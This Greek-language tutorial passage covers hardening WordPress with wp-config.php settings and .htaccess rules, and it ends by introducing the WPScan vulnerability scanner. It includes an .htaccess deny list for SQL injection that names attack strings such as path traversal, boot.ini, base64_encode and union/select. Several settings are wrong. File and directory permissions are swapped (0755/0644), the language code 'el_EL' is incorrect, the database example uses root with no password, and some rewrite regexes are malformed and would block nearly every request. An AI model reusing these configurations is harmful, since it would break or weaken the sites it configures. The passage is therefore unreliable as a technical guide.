Παραπάνω μιλήσαμε για το αρχείο functions.php και είδαμε τις δυνατότητες που έχουμε με αυτό το αρχείο. Αν το αρχείο functions.php είναι το πιο σημαντικό αρχείο του θέματος που έχουμε ενεργοποιημένο τότε το αρχείο **wp-config.php** είναι το σημαντικότερο αρχείο σε ολόκληρη την εγκατάσταση του Wordpress. Αυτό το αρχείο μπορούμε να το χρησιμοποιήσουμε για να ρυθμίσουμε λειτουργίες της βάσης δεδομένων, να βελτιώσουμε την απόδοση του Wordpress καθώς επίσης και να αυξήσουμε τα επίπεδα ασφαλείας. Θα δείξουμε μερικά από αυτά.

Ότι πληκτρολογήσαμε κατά την εγκατάσταση του Wordpress για την βάση δεδομένων

Εικόνα 73 : Πληροφορίες για την βάση μας

έχει αποθηκευτεί στο αρχείο wp-config.php έτσι:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'myshop');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Επίσης κατά την εγκατάσταση του Wordpress μία από τις επιλογές που είχαμε είναι το πρόθεμα που θέλουμε να χρησιμοποιήσουμε στους πίνακες της βάσης δεδομένων μας. Αφήσαμε την default επιλογή του Wordpress οπότε η μεταβλητή στο αρχείο μας wp-config.php αποθηκεύτηκε κάπως έτσι:


```
/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each a
 * unique
 * prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';
```

Ένας τρόπος για να εντοπίσουμε τον διακομιστή της βάσης δεδομένων είναι να επικολλήσουμε την παρακάτω γραμμή στο wp-config.php:

```
define('DB_HOST', $_ENV{DATABASE_SERVER});
```

Αλλαγή γλώσσας εγκατάστασης του Wordpress

Εξ' ορισμού η γλώσσα εγκατάστασης του wordpress είναι η αγγλική αλλά μπορούμε να την αλλάξουμε με την δική μας γλώσσα ακόμα και μετά την εγκατάσταση (σε περίπτωση που δεν εγκαταστήσαμε την ελληνική έκδοση του Wordpress από την αρχή). Θα πρέπει να τοποθετήσουμε τα αρχεία μετάφρασης (.mo και .po files) στην προεπιλεγμένη θέση η οποία είναι η wp-content/languages.



Εικόνα 74 : Αρχεία ελληνικής γλώσσας του Wordpress

Στην συνέχεια ανοίγουμε το αρχείο wp-config.php και αντικαθιστούμε την γραμμή:

```
/**
 * WordPress Localized Language, defaults to English.
 *
 * Change this to localize WordPress. A corresponding MO file for the
 * chosen
 * language must be installed to wp-content/languages. For example, install
 * de_DE.mo to wp-content/languages and set WPLANG to 'de_DE' to enable
 * German
 * language support.
 */
define('WPLANG', '');
```

με την γραμμή:

```
define('WPLANG', 'el_EL');
```

Παράκαμψη δικαιωμάτων αρχείων

Μπορούμε να παρακάμψουμε τα δικαιώματα των αρχείων αν ο διακομιστής μας έχει περιοριστικά δικαιώματα αρχείων για όλα τα αρχεία. Αυτό θα γίνει με την προσθήκη των δύο γραμμών που ακολουθούν στο wp-config.php.

```
define( 'FS_CHMOD_FILE' , 0755 );  
define( 'FS_CHMOD_DIR' , 0644 );
```

Αυτόματη βελτιστοποίηση της βάσης δεδομένων

Για να ενεργοποιήσουμε αυτό το χαρακτηριστικό θα πρέπει να χρησιμοποιήσουμε την ακόλουθη συνάρτηση:

```
define( 'WP_ALLOW_REPAIR' , true );
```

Μετά την ενεργοποίηση μπορούμε να δούμε τις ρυθμίσεις στην ακόλουθη σελίδα:
<http://localhost:8081/myshop/wp-admin/maint/repair.php>



Εικόνα 75 : Επιδιόρθωση βάσης στο Wordpress

Ο χρήστης δεν είναι απαραίτητο να είναι συνδεδεμένος για να προσπελάσει αυτή την σελίδα από την στιγμή που έχει οριστεί η παράμετρος WP_ALLOW_REPAIR σε true. Αυτό συμβαίνει διότι ο σκοπός αυτής της λειτουργίας είναι να επιδιορθώνει κατεστραμμένες βάσεις δεδομένων, με αποτέλεσμα σε μία κατεστραμμένη βάση δεδομένων ο χρήστης μπορεί να μην έχει την δυνατότητα να συνδεθεί. Για τον λόγο αυτό θα πρέπει μετά την επιδιόρθωση της βάσης να αφαιρέσουμε αυτή την ρύθμιση από το wp-config.php.

Αύξηση των ορίων μνήμης της PHP

Σε ορισμένα plugins μπορεί να έχουμε πρόβλημα με τα όρια μνήμης που χρησιμοποιεί η PHP. Με την ρύθμιση που ακολουθεί μπορούμε να αλλάξουμε τα όρια της μνήμης αρκεί να υποστηρίζεται και από τον διακομιστή μας το ανάλογο μέγεθος που επιθυμούμε.

Αύξηση μνήμης της PHP στα 64MB:

```
define( 'WP_MEMORY_LIMIT' , '64M' );
```

Αύξηση μνήμης της PHP στα 96MB:

```
define( 'WP_MEMORY_LIMIT' , '96M' );
```

Αύξηση μνήμης της PHP στα 128MB:


```
define( 'WP_MEMORY_LIMIT' , '128M' );
```

Απενεργοποίηση της επεξεργασίας θεμάτων και πρόσθετων

Ακόμα και αν κάποιος αποκτήσει πρόσβαση σε λογαριασμό με δικαιώματα διαχειριστή δεν θα είναι σε θέση να επεξεργαστεί τα πρόσθετα και τα θέματα του ιστότοπου μας. Αυτό γίνεται με την προσθήκη της γραμμής που ακολουθεί στο αρχείο wp-config.php.

```
define( 'DISALLOW_FILE_EDIT', true );
```

Θα δούμε ότι μόλις πάμε να επεξεργαστούμε το θέμα μας μέσα από τον πίνακα ελέγχου του Wordpress θα λάβουμε το εξής μήνυμα:



Εικόνα 76 : Δικαιώματα πρόσβασης

Αλλαγή θέσης του καταλόγου wp-content

Αυτή η ρύθμιση βοηθάει στην ασφάλεια της ιστοσελίδας μας. Μπορούμε να κάνουμε την αλλαγή θέσης του φακέλου wp-content (περιέχει τα θέματα και τα πρόσθετα του ιστότοπου μας) με τις παρακάτω γραμμές κώδικα:

```
define( 'WP_CONTENT_DIR', $_SERVER['DOCUMENT_ROOT'] . '/myshop/wp-content' );  
define( 'WP_CONTENT_URL', 'http://example/myshop/wp-content' );  
define( 'WP_PLUGIN_DIR', $_SERVER['DOCUMENT_ROOT'] . '/myshop/wp-content/plugins' );  
define( 'WP_PLUGIN_URL', 'http://example/myshop/wp-content/plugins' );
```

Ορίσαμε επίσης και την διαδρομή στην οποία αποθηκεύονται τα plugins γιατί μερικά από αυτά μπορεί να μην λειτουργήσουν.

5.9.3 Τι είναι και πως χρησιμοποιώ το αρχείο .htaccess

Το **.htaccess** (hypertext access) είναι ουσιαστικά ένα αρχείο ρύθμισης σε ASCII το οποίο το χρησιμοποιούμε σε Apache Servers. Μέσω του .htaccess μπορούμε να έχουμε περισσότερο έλεγχο πάνω στον server μας και έχουμε την δυνατότητα να πραγματοποιήσουμε διάφορες λειτουργίες όπως να προστατέψουμε συγκεκριμένα directories, να μπλοκάρουμε την IP κάποιου χρήστη κλπ. Πριν αναφέρουμε κάποιες εντολές θα αναλύσουμε τους ορισμούς χαρακτήρων REGEX για τα αρχεία .htaccess:

#

Η δίσηση «#» λέει στον server να παρακάμψει αυτή τη γραμμή. Χρησιμοποιείται για να συμπεριλαμβάνει ο χρήστης σχόλια. Κάθε γραμμή με σχόλια απαιτεί το σύμβολο της δίσησης στην αρχή.

[F]

Υποχρεώνει τον server να επιστρέψει στο χρήστη ένα σφάλμα HTTP 403 Forbidden.

[L]

Τελευταίος κανόνας. Υποχρεώνει τον server να σταματήσει την διαδικασία re-write μετά την εκτέλεση του κανόνα που περιέχει τον ορισμό L.

[N]

Επόμενο. Υποχρεώνει τον server να επιστρέψει τον κανόνα re-write μέχρι να ολοκληρωθούν όλες οι εντολές για rewriting με επιτυχία.

[G]

Χάθηκε. Υποχρεώνει τον server να επιστρέψει το μήνυμα κατάστασης Gone (δεν υπάρχει).

[P]

Proxy. Υποχρεώνει τον server να διαχειριστεί τα αιτήματα μέσω του mod_proxy.

[C]

Αλυσίδα. Υποχρεώνει τον server να συνδέσει τον κανόνα αυτόν με τον προηγούμενο.

[R]

Ανακατεύθυνση. Υποχρεώνει τον server να κάνει μία ανακατεύθυνση, υποχρεώνοντας και τον web browser να ζητήσει τη νέα διεύθυνση.

[NC]

No Case. Ορίζει κάθε συσχετισμένο στοιχείο ως μη ευαίσθητο σε κεφαλαία και πεζά γράμματα.

[PT]

Πέραν μέσω. Δίνει εντολές στο mod_rewrite να επιστρέψει το επεξεργασμένο URL στον Apache για επιπλέον επεξεργασία.

[OR]

Η. Ορίζει ένα λογικό «ή» που δίνει δύο εκφράσεις μαζί έτσι ώστε αν μία από τις εκφράσεις είναι αληθής θα την υποχρεώσει να εκτελεστεί.

[NE]

Χωρίς διαφυγή. Υποχρεώνει τον server να αναλύσει την έξοδο χωρίς κανόνες διαφυγής για τους χαρακτήρες.

[NS]

Χωρίς υπό ερωτήματα. Υποχρεώνει τον server να παρακάμψει την εντολή if για εσωτερικά υπό ερωτήματα.

[QSA]

Προσάρτησε ερώτημα. Υποχρεώνει τον server να προσαρτήσει ένα query string στο τέλος της έκφρασης.

[S=x]

Παράκαμψη. Υποχρεώνει τον server να παρακάμψει τους επόμενους «x» κανόνες αν ο ένας κανόνας είναι αληθής.

[E=μεταβλητή:τιμή]

Μεταβλητή περιβάλλοντος. Υποχρεώνει τον server να δημιουργήσει μία μεταβλητή περιβάλλοντος.

[T=MIME-type]

MIME Type. Ορίζει το MIME type της πηγής.

[]

Ορίζει μία κλάση χαρακτήρων, στην οποία κάθε χαρακτήρας μέσα στις αγκύλες θα επιστρέφει ένα αποτέλεσμα. Π.χ. το [xyz] θα επιστρέψει τα x, y ή z.

[]+

Μία κλάση χαρακτήρων στην οποία κάθε συνδυασμός χαρακτήρων μέσα στις αγκύλες θα επιστρέφει ένα αποτέλεσμα. Για παράδειγμα [xyz]+ θα επιστρέψει τα x, τα y, τα z, τα xz, τα yx και οποιοδήποτε άλλο συνδυασμό χαρακτήρων από το σύνολο που είναι στις αγκύλες.

[^]

Ορίζει το λογικό «not» σε μία κλάση χαρακτήρων. Για παράδειγμα το [^xyz] θα επιστρέψει κάθε χαρακτήρα ή συνδυασμό χαρακτήρων που δεν περιέχει τα x, y και z.

[a-z]

Μία παύλα ανάμεσα από δύο χαρακτήρες σε μία κλάση χαρακτήρων δηλώνει το εύρος των χαρακτήρων μεταξύ τους. Για παράδειγμα η κλάση [a-zA-Z] θα εντοπίσει όλους τους χαρακτήρες μεταξύ a και z και από A μέχρι Z.

a{n}

Ορίζει τον ακριβή αριθμό «n» εντοπισμού του χαρακτήρα «a». Για παράδειγμα, x{3} θα εντοπίσει όλα τα «xxx».

a{n,}

Υποχρεώνει το σενάριο να εντοπίσει «n» ή και περισσότερους χαρακτήρες «a». Για παράδειγμα, x{3,} θα εντοπίσει «xxx», «xxxx», «xxxxxx» κ.ο.κ.

a{n,m}

Υποχρεώνει το σενάριο να εντοπίσει από «n» μέχρι «m» χαρακτήρες «a». Για παράδειγμα, x{3,5} θα εντοπίσει «xxx», «xxxx» και «xxxxx».

()

Χρησιμοποιείται για να ομαδοποιήσει χαρακτήρες. Οι χαρακτήρες που εντοπίζονται από την έκφραση μέσα στην παρένθεση θεωρούνται ως μία μονάδα. Για παράδειγμα (re)?configuration θα εντοπίσει όλα τα configuration που ίσως έχουν ως πρόθεμα το re, δηλαδή θα εντοπίσει και όλα τα reconfiguration.

^

Σηματοδοτεί την αρχή ενός regex. Για παράδειγμα, το μοτίβο που ψάχνουμε θα πρέπει να αρχίζει με την έκφραση που ακολουθεί.

\$

Σηματοδοτεί το τέλος ενός regex. Για παράδειγμα, το μοτίβο που ψάχνουμε θα πρέπει να τελειώνει με την έκφραση που προηγείται.

?

Ορίζει ως προαιρετικό τον προηγούμενο χαρακτήρα. Για παράδειγμα η έκφραση games? θα εντοπίσει όλα τα «games» και «game» ενώ η έκφραση down(load)? θα εντοπίσει όλα τα down και όλα τα download.

!

Δηλώνει άρνηση. Για παράδειγμα η έκφραση !rain θα εντοπίσει τα πάντα εκτός του «rain»

.

Μία τελεία αντιστοιχεί σε κάθε μοναδικό χαρακτήρα.

-

Η παύλα ενημερώνει τον Apache να μην κάνει rewrite το domain.

+

Εντοπίζει έναν ή και περισσότερους από τους προηγούμενους χαρακτήρες. Για παράδειγμα, η έκφραση T+ θα εντοπίσει ένα ή και περισσότερα διαδοχικά T.

Εντοπίζει μηδέν ή και περισσότερους από τους προηγούμενους χαρακτήρες. Για παράδειγμα, η έκφραση T* θα εντοπίσει μηδέν ή και περισσότερα διαδοχικά T.

|

Ορίζει ένα λογικό «ή» (or). Για παράδειγμα, η έκφραση (a|b) θα εντοπίσει όλα τα a ή b.

\

Το χρησιμοποιούμε ως χαρακτήρα διαφυγής για ειδικούς χαρακτήρες. Για παράδειγμα αν θέλουμε μέσα στον κορμό ενός κειμένου να εντοπίσουμε τα σύμβολα \$, ^, *, \, τότε στην έκφραση μας θα πρέπει να τους συμπεριλάβουμε με το χαρακτήρα διαφυγής κατά αυτό τον τρόπο, \\$, \^, * και \\.

\\.

Το χρησιμοποιούμε για να εντοπίσουμε μέσα στον κορμό ενός κειμένου το σύμβολο της τελείας.

/*

Εντοπίζει μηδέν ή και περισσότερα slashes.

.*

Εντοπίζει μηδέν ή και περισσότερους χαρακτήρες.

^\$

Το χρησιμοποιούμε για να εντοπίσουμε ένα κενό κείμενο.

^.*\$

Η εξ ορισμού έκφραση για να εντοπίσουμε τα πάντα στον κορμό ενός κειμένου.

[^.]

Εντοπίζει ένα χαρακτήρα που δεν είναι ούτε slash ούτε τελεία.

[^.]+

Εντοπίζει ένα ή και περισσότερους χαρακτήρες που δεν είναι ούτε slash ούτε τελεία.

http://

Αυτή η έκφραση είναι κατά γράμμα. Σε αυτή την περίπτωση θα εντοπίζει όλα τα «http://».

^domain.*

Θα εντοπίσει ένα μοτίβο το οποίο θα αρχίζει με την λέξη «domain» και μπορεί μετά την λέξη domain να υπάρξει οποιοδήποτε αυθαίρετο σύνολο χαρακτήρων.

-d

Υποχρεώνει τον Apache να ελέγξει αν το κείμενο είναι κατάλογος.

-f

Υποχρεώνει τον Apache να ελέγξει αν το κείμενο είναι αρχείο.

-s

Υποχρεώνει τον Apache να ελέγξει αν το αρχείο στο κείμενο που έχει δοθεί δεν έχει τιμή μηδέν.

Κωδικοί ανακατεύθυνσης

301 – Έχει μεταφερθεί μόνιμα

302 – Έχει μεταφερθεί προσωρινά

403 – Η πρόσβαση απαγορεύεται

404 – Δεν εντοπίστηκε

410 – Το URL που ζήτησε ο χρήστης δεν είναι πλέον διαθέσιμο από αυτόν τον server

Το «default» αρχείο **.htaccess** του Wordpress είναι της μορφής:

```
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
```

Από εδώ και κάτω μπορούμε να προσθέσουμε και άλλες γραμμές κώδικα στο αρχείο μας ανάλογα με το τι θέλουμε να κάνουμε. Θα δείξουμε κάποια από αυτά παρακάτω:

Δυνατότητα αποκλεισμού συγκεκριμένων IP διευθύνσεων

Στην περίπτωση που θέλουμε να επιτρέπουμε την πρόσβαση στο site μας σε συγκεκριμένες IPs ή να μπλοκάρουμε εντελώς IPs από το να βλέπουν το περιεχόμενο της σελίδας μας, μπορούμε να εισάγουμε τις παρακάτω εντολές στο αρχείο **.htaccess**. Προυποθέτει ότι γνωρίζουμε την IP των χρηστών που θέλουμε να περιορίσουμε (όπου IP εισάγουμε την IP που επιθυμούμε).

```
order allow,deny
deny from IP
allow from all
```

Για περισσότερες από μία IPs εισάγουμε την μία κάτω από την άλλη, όπως εμφανίζεται στις παρακάτω εντολές. Επιπλέον μπορούμε να αποκλείσουμε μαζικά IPs εισάγοντας τον αριθμό της IP έως το προτελευταίο ψηφίο:

```
order allow,deny
deny from 125.30.5.1
deny from 125.30.5.
allow from all
```

Αποτροπή της πρόσβασης σε συγκεκριμένο αρχείο

Για να περιορίσουμε την πρόσβαση σε ένα συγκεκριμένο αρχείο, προσθέτουμε τον ακόλουθο κώδικα και αντικαταστήσουμε το όνομα αρχείου «secretfile.jpg» με το δικό μας όνομα αρχείου.

```
# Προστασία ενός συγκεκριμένου αρχείου
<files secretfile.jpg>
    order allow, deny
    deny from all
</files>
```

Αποτροπή της πρόσβασης σε συγκεκριμένους τύπους αρχείων

Για να περιορίσουμε την πρόσβαση σε ένα σύνολο τύπων αρχείων χρησιμοποιούμε τον κώδικα που ακολουθεί, προσθέτοντας τους τύπους αρχείων που μας ενδιαφέρει να προστατεύσουμε.

```
<FilesMatch "\.(htaccess|htpasswd|ini|phps|fla|psd|log|sh)$">
    order allow, deny
    deny from all
</FilesMatch>
```

Μπλοκάρισμα επισκεπτών από άλλες ιστοσελίδες

Παραπάνω είδαμε πως μπορούμε να μπλοκάρουμε επισκέπτες με βάση την IP τους. Εκτός από την IP, μπορούμε να μπλοκάρουμε κάποιον που έρχεται από μία συγκεκριμένη σελίδα. Για να προβούμε σε αυτή την διαδικασία βάζουμε στο αρχείο **.htaccess** τον παρακάτω κανόνα:

```
RewriteEngine on
# Options +FollowSymLinks
RewriteCond %{HTTP_REFERER} unwanteddomain\.com [NC]
RewriteRule .* - [F]
```

Η παραπάνω εντολή λέει στον Apache να μπλοκάρει οποιονδήποτε έρχεται από την παραπάνω διεύθυνση. Η διεύθυνση που θέλουμε να μπλοκάρουμε λέγεται `unwanteddomain.com`. Επειδή προσθέσαμε την εντολή `[NC]` τα γράμματα που έχουμε για την διεύθυνση του `domain` δεν είναι case sensitive, οπότε μπορούμε να το γράψουμε με κεφαλαία ή μικρά. Αν φυσικά θέλουμε να μπλοκάρουμε περισσότερες από μία ιστοσελίδες μπορούμε να το κάνουμε με τον παρακάτω τρόπο:

```
RewriteEngine on
# Options +FollowSymLinks
RewriteCond %{HTTP_REFERER} unwanteddomain\.com [NC,OR]
RewriteCond %{HTTP_REFERER} unwanteddomain2\.com
RewriteCond %{HTTP_REFERER} unwanteddomain3\.com
RewriteRule .* - [F]
```

Οι παραπάνω γραμμές λένε στον Apache να μπλοκάρει τους επισκέπτες που θα έρθουν από τις παραπάνω ιστοσελίδες. Πρέπει επίσης να τονίσουμε ότι στον παραπάνω κανόνα εκτός από το `[NC]` κανόνα έχουμε προσθέσει και το `[OR]`. Δηλαδή ο κώδικας μας είναι γραμμένος ως `[NC,OR]`.

Τεχνικές Hot Link Prevention

Ο παραπάνω ορισμός συνήθως χρησιμοποιείται για τακτικές **.htaccess** που χρησιμοποιούμε στην ιστοσελίδα μας, προκειμένου να εμποδίσουμε άλλες ιστοσελίδες από το να δείχνουν δικές μας εικόνες ή αρχεία στην ιστοσελίδα τους. Με λίγα λόγια, αποκλείουμε τη δυνατότητα να παρουσιάζουν το δικό μας περιεχόμενο. Το κύριο μειονέκτημα αυτής της τακτικής είναι ότι απαιτεί περισσότερους πόρους σε bandwidth. Στο παρακάτω παράδειγμα μπορούμε να δούμε πως μπορούμε να μπλοκάρουμε κάποιον από το να τραβήξει το περιεχόμενο μας, το οποίο είναι εικόνες (`.gif`, `.jpg`, `.css` κλπ).

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://(www\.)?mydomain.com/.*$ [NC]
RewriteRule \.(gif|jpg|css)$ - [F]
```

Ο παραπάνω κανόνας λέει στον Apache να μπλοκάρει όλους τους συνδέσμους που δεν είναι από την ιστοσελίδα μας. Φροντίζουμε φυσικά να αντικαταστήσουμε το `mydomain` με το όνομα της δικής μας ιστοσελίδας. Εκτός από το μπλοκάρισμα των εικόνων, μπορούμε να τοποθετήσουμε εναλλακτικές εικόνες σε περίπτωση που κάποιος θέλει να τραβήξει το δικό μας περιεχόμενο. Οπότε όταν κάποιος τραβάει μία εικόνα από εμάς εμφανίζεται μία άλλη στη θέση της, την οποία έχουμε επιλέξει εμείς. Για να το κάνουμε αυτό, βάζουμε τον παρακάτω κώδικα:

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://(www\.)?mydomain.com/.*$ [NC]
RewriteRule \.(gif|jpg)$ http://www.mydomain.com/otherpic.gif [R,L]
```

Οι παραπάνω εντολές λένε στον Apache να μπλοκάρει όλες τις εικόνες από το `domain` μας και να παρουσιάσει την εικόνα `otherpic.gif`.

Προστασία του αρχείου wp-config.php

Το αρχείο wp-config.php βρίσκεται στον root φάκελο του Wordpress και περιέχει σημαντικές πληροφορίες για τον ιστότοπό μας όπως πληροφορίες για την βάση δεδομένων μας. Για να προστατεύσουμε το συγκεκριμένο αρχείο προσθέτουμε τις παρακάτω εντολές στο αρχείο .htaccess:

```
<Files wp-config.php>
  order allow,deny
  deny from all
</Files>
```

Αποτροπή πρόσβασης στον φάκελο wp-content

Ο φάκελος wp-content περιέχει εικόνες, θέματα και plugins του ιστότοπού μας έτσι θα επιτρέψουμε στους χρήστες να βλέπουν μόνο εικόνες, css κλπ. αλλά θα προστατέψουμε σημαντικά αρχεία php. Αυτό θα το καταφέρουμε με την προσθήκη των εντολών που ακολουθούν:

```
Order deny,allow
Deny from all
<Files ~ "\.(xml|css|jpe?g|png|gif|js)$">
  Allow from all
</Files>
```

Προστασία του ίδιου του αρχείου .htaccess

Τέλος θα δούμε πως μπορούμε να προστατέψουμε το ίδιο το αρχείο .htaccess. Ο παρακάτω κώδικας ουσιαστικά προστατεύει οποιοδήποτε αρχείο στον ιστότοπο μας ξεκινά με «hta».

```
<Files ~ "^.*\.([Hh][Tt][Aa])">
  order allow,deny
  deny from all
  satisfy all
</Files>
```

Προστασία από spam bots

```
## Protect from spam bots ##
<IfModule mod_rewrite.c>
RewriteCond %{REQUEST_METHOD} POST
RewriteCond %{REQUEST_URI} .wp-comments-post\.php*
RewriteCond %{HTTP_REFERER} !mywebsite.com.* [OR]
RewriteCond %{HTTP_USER_AGENT} ^$
RewriteRule (.*) ^http://%{REMOTE_ADDR}/$ [R=301,L]
</IfModule>
```

Όπου mywebsite.com βάζουμε το όνομα του site μας.

Προστασία από SQL injections

Τα SQL injections (έγχυση SQL) είναι μία διαδεδομένη μέθοδος επίθεσης σε εφαρμογές web που χρησιμοποιούν συστήματα βάσεων δεδομένων. Με τη μέθοδο των SQL injections κακόβουλοι χρήστες επιδιώκουν να εκμεταλλευτούν ευπάθειες στην ασφάλεια μιας εφαρμογής web, ώστε να επέμβουν στα δεδομένα της βάσης. Ένας τρόπος να αποφύγουμε μία τέτοια επίθεση είναι να προστατέψουμε τα αρχεία μας χρησιμοποιώντας τις δυνατότητες που μας παρέχει ο Apache server, απλά προσθέτοντας τον ακόλουθο κώδικα σε ένα αρχείο .htaccess εμποδίζοντας έτσι την συντριπτική πλειοψηφία των προσπαθειών για sql injection.

```
## SQL Injection Block ##
<IfModule mod_rewrite.c>
RewriteBase /
RewriteCond %{REQUEST_METHOD} ^(HEAD|TRACE|DELETE|TRACK) [NC]
RewriteRule ^(.*)$ - [F,L]
RewriteCond %{QUERY_STRING} \.\.\/ [NC,OR]
RewriteCond %{QUERY_STRING} boot\.ini [NC,OR]
RewriteCond %{QUERY_STRING} tag\= [NC,OR]
RewriteCond %{QUERY_STRING} ftp\: [NC,OR]
RewriteCond %{QUERY_STRING} http\: [NC,OR]
RewriteCond %{QUERY_STRING} https\: [NC,OR]
RewriteCond %{QUERY_STRING} (\|%3E) [NC,OR]
RewriteCond %{QUERY_STRING} mosConfig_[a-zA-Z]{1,21}(=|%3D) [NC,OR]
RewriteCond %{QUERY_STRING} base64_encode.*\(.*\) [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(\\[|\\]|\\(|\\)|\\é|\"|;|\\?|\\*|=)$.* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(\"|'|<|>|\\|{|}|).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(24&x).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(0|A|B|C|D|E|F|127\\.0).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(globals|encode|localhost|loopback).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(request|select|insert|union|declare).* [NC]
RewriteCond %{HTTP_COOKIE} !^.*wordpress_logged_in_.*$
RewriteRule ^(.*)$ - [F,L]
</IfModule>
```

Κεφάλαιο 6

6. Wordpress Security

6.1 WPScan : Έλεγχος Ασφάλειας του Wordpress



Το WPScan είναι ένας σαρωτής ευπαθειών (vulnerability scanner) ο οποίος ελέγχει την ασφάλεια των εγκαταστάσεων Wordpress, δηλαδή σελίδες δημιουργημένες με Wordpress. Σχετικές λεπτομέρειες για τις λειτουργίες του:


- Απαρίθμηση usernames
- Εντοπισμός μη ισχυρών κωδικών (οι οποίοι μπορεί να παραβιαστούν εύκολα)
- Εντοπισμός ευπαθειών
- Εντοπισμός Plugin (των 2.496 πιο δημοφιλών ως προεπιλογή)
- Εντοπισμός ευπαθειών στα plugin (με βάση την έκδοση)

- Δημιουργία λίστας με τα ενεργά Plugins
- Πραγματοποίηση περαιτέρω ελέγχων ασφάλειας στο Wordpress

Το συγκεκριμένο πρόγραμμα είναι γραμμένο σε Ruby και μπορούμε να το βρούμε προεγκατεστημένο στις παρακάτω διανομές Linux:

- BackBox Linux
